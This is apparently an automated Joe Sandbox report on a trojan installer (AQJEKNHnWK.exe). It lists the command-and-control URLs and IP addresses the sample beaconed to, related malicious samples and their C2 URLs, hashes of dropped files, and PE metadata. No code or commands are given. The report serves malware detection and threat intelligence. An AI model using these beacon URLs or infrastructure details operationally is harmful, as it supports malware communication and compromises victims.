http://www.gracieleesgiftsandmore.com/hx3a/?tZUT=3J4lwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2lXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD	true	• Avira URL Cloud: safe	unknown
http://www.mywinnersworld.com/hx3a/?tZUT=0fll8pJq7ZAUibPF4kinhno6RtSSoQWPS25LacVc9zIksnHvjqyKkUnVN9tOTAaZP4N+&9r98J=FbY8OBD	true	• Avira URL Cloud: safe	unknown
http://www.tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTR01i4U7VcQ&9r98J=FbY8OBD	true	• Avira URL Cloud: safe	unknown
www.th0rgramm.com/hx3a/	true	• Avira URL Cloud: safe	low
http://www.phillhutt.com/hx3a/?tZUT=etiEYBoPDxOhXHdNW+toGoO48BEbVYBhZG7o21xT+1ckFZjGUMv71muAk6m7YJWGV3TF&9r98J=FbY8OBD	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.formula-kuhni.com/eIm#	explorer.exe, 00000007.0000000 2.472073266.0000000002DBC000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://julianlawoffices.law/hx3a/?tZUT=Iu/IXyUbTVDu5P2JH19Ubbm/NNayCdBr7HPQNpzBLmA	explorer.exe, 00000007.0000000 2.474718381.0000000004FC2000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF	explorer.exe, 00000007.0000000 2.474718381.0000000004FC2000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.formula-kuhni.com/hx3a/?tZUT=caEAE6TOQuxSMBR5BS8nf	explorer.exe, 00000007.0000000 2.472169147.0000000002DCF000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.241792611.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
163.44.185.226	www.tonton-koubou.com	Japan		7506	INTERQGMOInternetIncJP	true
103.97.19.74	www.phillhutt.com	China		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
91.236.136.12	www.formula-kuhni.com	Russian Federation		44094	WEBHOST1-ASRU	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
67.205.188.68	www.mywinnersworld.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383851
Start date:	08.04.2021
Start time:	11:05:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AQJEKNHnWK.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@14/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.8% (good quality ratio 20.6%) • Quality average: 73.5% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 168.61.161.212, 23.54.113.53, 104.42.151.234, 95.100.54.203, 20.50.102.62, 93.184.221.240, 23.10.249.26, 23.10.249.43, 20.54.26.129, 20.82.210.154 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, wu.ec.azureedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	payment.exe	Get hash	malicious	Browse	• www.moxa-pro.com/bei3/?Rl=M48tiJch&M4YDYvh=y7EZsd/VU66W5EPJYwX5Xfv+3DSZx1f1d6WAR6GRDy2o8Omo0ZsYhDvN6jXl6rbTZYPD
	Order.exe	Get hash	malicious	Browse	• www.woofytees.com/cugi/?BlL=guBtZ9/BZLKg3V3RSdvXg/8z1FJ37mZkFho76YC6dYQSBoV8kgYAqcCQ9vWS/DgnoPIa&EZXpx6=tXExBh8PdJwpH
	PO91361.exe	Get hash	malicious	Browse	• www.thegreenbattle.com/sb9r/?j2JhErl=WUvo38J/IHQ2cZDNQTpzQUKmli8iSC3X7FmX7RGR1rjI+erccOscsvK8+mo5h+9Qwsc2&NXf8l=AvBHWhTxsnkxJjj0
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• www.yourdadsamug.com/hmog/?U48Hj=FlcsoMQcYP8bHmq4bYup7jQaOgohKV4/DEyixY4WMPM8LbmuXu036xGPxLAWg/kNnOBQ&wP9=ndsh-n6
	1517679127365.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=92RjyhAwLwjL7yl7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA73iQHOlfF2a9
	W88AZXFGH.exe	Get hash	malicious	Browse	• www.oouuweee.com/klf/?VPXl=btTL_&ojPl=MYGgbBKqv4+u3e/kdP2Xd91vi4RM/aoA3smYuNxu5fW82Y1Oa+7PC+KK+eq77k+PBZt4nUhikw==
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.shopvivreluxe.com/smzu/?IB=XIQ4zU3AjC42PFCTOO37iro6/VjVaWUNsZ/SuojON2epSeHv79IyId/eqrs49S5DR7zK&ndlpdH=xPJtZdZP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P1 032021.exe	Get hash	malicious	Browse	• www.handmadebyaspenhillfarm.com/mdi/?Y4pT-VJH=4epUEO0tHWTXkdlcuRd6Nq0v/RBz/qAjN33S7V6Z6YNQB3lA9BQkHpvYTzVx/n7sMWEr&bl=VTChTb7HLlUx2na
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• www.blackdotdesigncco.com/edbs/?MnZ=GXLpz&LZ9p=W7IwwUAwO8tYHUzxY5qwPA67mI48i7mcMh+3KyqAo8FMO4cNdDWXyrn0Vrl6iWoSTWRm
	bank details.exe	Get hash	malicious	Browse	• www.trendyheld.com/edbs/?hnZpP0s0=d74BDEXnxoADciMbQzj0eCjrMELcvf+wOrQFljwVZdGJg+vXDTJsALwkgo3TcK9QjJ98&ofutZl=yVMpQN-h
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.shopasadesigns.com/vu9b/?OV0xlV=ge6d+THkUDtRqIexQ9J4MhiYDry4CkKQPvWBxcXALAnCNL8Oe1hAq8L4N2Trr/ksdcC8&wh=jL0xYFb0mbwHi
	Swift.exe	Get hash	malicious	Browse	• www.blackdotdesigncco.com/edbs/?M6All=W7IwwUAwO8tYHUzxY5qwPA67mI48i7mcMh+3KyqAo8FMO4cNdDWXyrn0VoJ5+mkqe3swKvBNaA==&T8RH=9rqdJ4wpALk
	TNUiVpymgH.exe	Get hash	malicious	Browse	• www.shopasadesigns.com/vu9b/?yhRdNvKX=ge6d+THkUDtRqIexQ9J4MhiYDry4CkKQPvWBxcXALAnCNL8Oe1hAq8L4N2TB0PUsZeK8&Sj=CTFH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	onbgX3WswF.exe	Get hash	malicious	Browse	• www.nature-powered.com/c22b/?w6=gMZS0DD4xdXnmZLO9oC51+LMkZmn/HCE0RYVtN7igSqQcxUGuECj79cqyCCO8IY6B++S&1b=W6O4DXSP5
	ORDER_PDF.exe	Get hash	malicious	Browse	• www.classicscanada.com/cm5a/?8pK0v4O=cqrD6ixJfu4Ml41NpI00CNd2BrEDBGyKWXSZewN2Xa/6GV7xsJmsqawn7Dc6K+PkBTWZ&Ezr4uJ=arFPf47H12E0qr
	list.dwg.exe	Get hash	malicious	Browse	• www.d8oildirect.com/bnk/?UlSt=GVg8CnZxlNy4lv&tZi0=0yEi+rB9/kVhWTeJDgfcAPgAJ7kvZDnSDTItnMeSC/JK6D7v076q2a8Y2jDVTW0TEB/5
	delt7iuD1y.exe	Get hash	malicious	Browse	• www.baby-schutzen.com/vu9b/?1bz=jDKPMV0Psx7H2j&KnhT=RqrD3lbCOVSypt1Ana5vRH87o0Yi7KKhtv1D2uRffJK/JHu3JAOA0BSuF9lBqkV+wrKYXXMNWw==
	TKmJNXmZis.exe	Get hash	malicious	Browse	• www.rideequihome.com/iu4d/?KtClV=dYMXTz3oQAQLkNaLcUxsUovqIEfQQMeG6VLojiGd9Hw1vsxtxl1xN3dYL0Cyo5mpIqfqK25udw==&lzuh=z8oHnHZ0U4
	Customer Account Details.docx	Get hash	malicious	Browse	• www.rideequihome.com/iu4d/?Rflti=9rylC6y0IRAt&o48piLj=dYMXTz3tQHQPkdWHeUxsUovqIEfQQMeG6VT4/hac5nw0vddr21k9bzIalSC0wY+hEcrLTA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• www.fitandfierceathletics.com/aqu2/?rPj0Qr6=wWdGEuGAZ3PISuTrpOxNUQhlszymNYNQJw4PG0OoqbyR3mUSrG6OJiuygfdtHYPZRP+z&tXrx=gdkpfvSpm
67.205.188.68	Updated SOA.xlsx	Get hash	malicious	Browse	• www.mywinnersworld.com/hx3a/?Llwtn4=0fll8pJv7eAQiLDJ6kinhno6RtSSoQWPS2hbGfJd5TIlsWrpk6jGyQfXOYBYXQeqE7QOEQ==&A8p=zVlpdR1X

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.mywinnersworld.com	Updated SOA.xlsx	Get hash	malicious	Browse	• 67.205.188.68
shops.myshopify.com	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	BL836477488575.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO91361.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	1517679127365.exe	Get hash	malicious	Browse	• 23.227.38.74
	W88AZXFGH.exe	Get hash	malicious	Browse	• 23.227.38.74
	PaymentInvoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PI 04-02-21.exe	Get hash	malicious	Browse	• 23.227.38.74
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	P1 032021.exe	Get hash	malicious	Browse	• 23.227.38.74
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 23.227.38.74
	bank details.exe	Get hash	malicious	Browse	• 23.227.38.74
	PURCHASE ORDER _675765000.exe	Get hash	malicious	Browse	• 23.227.38.74
	YMvYmQQyCz4gkqA.exe	Get hash	malicious	Browse	• 23.227.38.74
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	Swift.exe	Get hash	malicious	Browse	• 23.227.38.74
	TNUiVpymgH.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INTERQGMOInternetIncJP	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 150.95.52.74
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 163.44.239.73
	pvUopSIi7C5Eklw.exe	Get hash	malicious	Browse	• 163.44.239.72
	BL-2010403L.exe	Get hash	malicious	Browse	• 118.27.99.27
	INV-210318L.exe	Get hash	malicious	Browse	• 118.27.99.27
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 163.44.239.73
	oQJT5eueEX.exe	Get hash	malicious	Browse	• 150.95.255.38
	Invoice.xlsx	Get hash	malicious	Browse	• 150.95.255.38
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 118.27.99.20
	4xMdbgzeJQ.exe	Get hash	malicious	Browse	• 150.95.255.38
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 163.44.239.73
	products order pdf.exe	Get hash	malicious	Browse	• 163.44.239.73
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• 163.44.239.73
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 118.27.99.27
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 163.44.239.73
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 163.44.239.73
	tgorqDDBUa.exe	Get hash	malicious	Browse	• 163.44.239.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	7Q5Er1TObp.exe	Get hash	malicious	Browse	• 157.7.107.98
	foHzqhWjvn.exe	Get hash	malicious	Browse	• 163.44.239.73
	ZwNJI24QAf.exe	Get hash	malicious	Browse	• 163.44.239.73
WEBHOST1-ASRU	i9EG6zNNQf.exe	Get hash	malicious	Browse	• 45.138.157.212
	zfeISnMIsM.exe	Get hash	malicious	Browse	• 45.153.231.219
	0y5uGFovqp.exe	Get hash	malicious	Browse	• 45.153.231.219
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	bid,12.17.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	specifics,12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.102
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.114
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.114
	certificate-12.16.2020.doc	Get hash	malicious	Browse	• 193.201.126.114
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	enjoin 12.16.20.doc	Get hash	malicious	Browse	• 193.201.126.93
	index.hta	Get hash	malicious	Browse	• 193.201.126.34
	http://phfvg141cruel.com/analytics/LSQwD5t2BeUGnP/G8_qFgBBGbZjcd8JDXL8c8GstBjE4NUfsHd/zzfp3?hHhX=DHLSFDKlZVUUrAz&ZZnZZ=IeACrr_VRiWdZf_&IEVY=TTWUhlBkEBZi&rKHt=qiYWQbrbKzG	Get hash	malicious	Browse	• 193.201.126.34
	legislate-12.20.doc	Get hash	malicious	Browse	• 193.201.126.34
	legislate-12.20.doc	Get hash	malicious	Browse	• 193.201.126.34
	input.12.07.2020.doc	Get hash	malicious	Browse	• 193.201.126.22
DXTL-HKDXTLTseungKwanOServiceHK	vbc.exe	Get hash	malicious	Browse	• 154.86.211.231
	PaymentAdvice.exe	Get hash	malicious	Browse	• 154.219.109.119
	BL01345678053567.exe	Get hash	malicious	Browse	• 45.192.251.55
	pvUopSIi7C5Eklw.exe	Get hash	malicious	Browse	• 156.245.147.6
	payment.exe	Get hash	malicious	Browse	• 154.219.105.199
	New Order.exe	Get hash	malicious	Browse	• 45.199.49.95
	BL84995005038483.exe	Get hash	malicious	Browse	• 45.192.251.55
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 154.86.211.135
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 154.84.125.40
	1517679127365.exe	Get hash	malicious	Browse	• 154.219.193.141
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 154.81.99.74
	Purchase Orders.exe	Get hash	malicious	Browse	• 45.192.251.43
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 156.239.96.43
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 45.194.211.92
	proforma.exe	Get hash	malicious	Browse	• 154.219.105.199
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 154.80.163.105
	oQJT5eueEX.exe	Get hash	malicious	Browse	• 154.214.73.24
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 156.232.242.149
	New Order.xlsx	Get hash	malicious	Browse	• 156.239.96.50
	SWIFT001_jpg.exe	Get hash	malicious	Browse	• 175.29.36.135

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp\bdww7k1w8bk0.dll	Updated SOA.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp\bdww7k1w8bk0.dll	
Process:	C:\Users\user\Desktop\AQJEKNHnWK.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.157754423334291
Encrypted:	false
SSDEEP:	48:St0ZBd/kqM1b5PHhqu8MUEm17OGa4zzBvoAXAdUMQ9BgqRuqS:ld/kfyZUGXHBgVueKx
MD5:	7C0BF830FA76E4A4D540EF51EC685997
SHA1:	00240D0CBD420B9B54F7795E15D1F6E92AE9D2DB
SHA-256:	6C4628D2A5D9FE67953D21A7AB0FF49BAC94B69FB32B5A1FA94AE8CB71A4D693
SHA-512:	95AE291760A5AC7F1CC72F7E40387A8E8BCBAFC262F021508D76DAAB0C1CB152C4EE518F156BF44F73014F8292A352E0EA509B3F88787A381F226E303E02E89C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Joe Sandbox View:	• Filename: Updated SOA.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L...z.n`.....!..... .....`.....@..... !..T...`".....@.....P..p....!..... ..... .....text..... ..`.rdata..0.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\s1min5obsmh	
Process:	C:\Users\user\Desktop\AQJEKNHnWK.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.971988981636967
Encrypted:	false
SSDEEP:	96:ifIF/0cOvEQzFlnfCS7hoJiYv93UtnfYuxXyEphUzLrxFOrNkdHdFF2wy+jYPdlP:fpF6pzFB8XvwtfKZFzPF01PziTs
MD5:	EF56F8767AF49E69DA53598A8DD3FE95
SHA1:	04B3DD6AE4653A9D9191081901D531B5EA35465A
SHA-256:	B5524B63170C43392C14F0E6CF7E284345C7DDF3BCB5096F23B69AE40B786E9C
SHA-512:	FA9443B99CBB0B3F42E567D5CDA9A1D7760EE93E9A4186CFDF0B96F3C8B807DBBDA1AD1FD0C9A8D65065C78D841002A8D5255A963AB9BFAAE8E75E5E36827B7D
Malicious:	false
Reputation:	low
Preview:	...u^*.....].%.u...%.Z.L.|.4.z5.3.m ..+...Dw.&....]....*\.6C3.^.ap.g.F23Thk..e.oLM&u.d.....@|/..'.8xyR.Y9..d.JKl1.....de>.../g(N...D1Y...l...q..$..a....LL.h.<=..M..A....0..Dx[.() .;\f.s.g.....ui....M?.`.....~ *.....2...../C.O._.....4W..);:.L....J"..P..:4S..!N.m*#....E.J.@...r`"9Xp.{....+f~SR.."e.z.jd.!1.`.Z.."#Dxs..u(.\|VB.....NOp....8..hiB..2..t....@.5-.....[ v9....S.H..<...>..S....4..w..w.,-.....N.... ..qm.....GB...~$;.2V....].U.s...S. ...2'E....z....(3.....B..hZ..Z..F.$C....(..J..V.4U.....0..L.....A....G.~.n$.D5f.%Y23i....Q.....P...y....A..%F.O`.. .tuN...B.l....k..z...).....Q.....pl.8..Z?\a....?.!Do..S...8&..W..y...():.t.C...`.i..n..K..a.....*}N.....*...y....^;T;.#>.g..l,...]..K.....U.u..>..n3B..a/..l\../v..Sy;.Jf.+.5...S/.n...W.....U- .....M#7XY..$]....j+L.D.H.v.6o.#:G..:U~..t.{L}.j..6..FG.5..\..gX.O.Q....K..`.G.....eQ.....Vi$...V..;>...01...z...)...+n..... ...&..<....di.....&..%....

C:\Users\user\AppData\Local\Temp\z48eaiospth	
Process:	C:\Users\user\Desktop\AQJEKNHnWK.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998870102830855**
Encrypted:	**true**
SSDEEP:	3072:kZaUuXIqUKJjdQ4MuD+gw2NkXhf8HNGLvQlrG3BoPg3yjw57f2p1XQMpyb:gaTXIqU2QADiwk+ovQliaIO1Lp4
MD5:	30FA9FE5A45263CC2DAD1E49C0B514EE
SHA1:	B485A73189B8B69E11D6A998FEC0D02ECD97085D
SHA-256:	460BED5F9F6B0D5E2B70BF57AF995E72CDDFADED4CB666D6D0258EFD3BA1C91C
SHA-512:	FCAF0498F03D6EAFD0E802591D08635CD271A8CF97747FE1371B7C1A887294F1443F8408B1D28E64E981CE7CBCF62DA801376078C6FA3B2C3776D554D9B44C9
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\z48eaiospth	
Preview:	.w...W.....T..@.7....d.k.U.snT.]%.~.~.~A+.S.n"...k.....r.j..}..\..2.f...w...7..<].E..?$.....*..9..^..!...MG....4..Vi.._vWMF.7[.....u.....f..."..4.....Z...`.RhZ~...l..T...MU....4.J....@$...O.fD.t)..c..}W..9G..f.....}E.....[.=.<...F.....K.q$..9.4.!...~..7..&.....b /.....xa[.....0."."^'.....7 Ps...$).YMz~.....].(.j.&.".=..5r.}.e..L[.2.7b....O..5...._...9m6~F_...D...K2Sk\)..]....5.....K...-..k.H...pZ.....w.[)d..1WmtG.~.....P#.....F.M.IAp.2...JU2..x...b.B8s.-.....bdU4n...@.(,....q.....`n?/..Vw....6.Y..SB0$.N.`i)p?.w.;b...r..DH../U...aw...Q.....j....A...%.d.3Rj...\.9&..9M.A...}.r.w/..'Q!E.%1..+.C.....[r...P`xh.....Nt.B...m...Z..8r.w.....H..x..t+:.....e..7....D=.=..2.]..u*+^.j.'o.;.d#MN....!|...]....o..WJ.[`.;.....SuK3..9..... R...q..d.\....x.....9".'...(H....0..F.0Zc..cL.....i.8..:f.mJ.wz....63....=..dVK.W.....c.....7.....]..y.:.....(.WB.|....[.....=.D....S.....E

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.466305160327421
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	AQJEKNHnWK.exe
File size:	371388
MD5:	5d8702803555ff684424ebd13eda9f47
SHA1:	f8b1197457782ba958fc7178fb838119c8138374
SHA256:	f7e96b7c6612b709e413bbc8c72796cadbb7ce91ed17ec77d5ba4d4422e729cb
SHA512:	45b4c4536c3cbb95ca5a93e721fff7e197bd27558f1646bdbdde42db62786cf6d323f056556b05fd4ee6b7806971492e9683a99f17481ce8c1649d872d6b55d9
SSDEEP:	6144:ndQzbPzOFZni219PFibpbvnl6gTaTXIqU2QADiwk+ovQlialO1Lpt:k+dONwqYfDiwk+ooli6Vb
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z...H<.....J1.....

File Icon

Icon Hash:	0cbeb1368b82a600

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
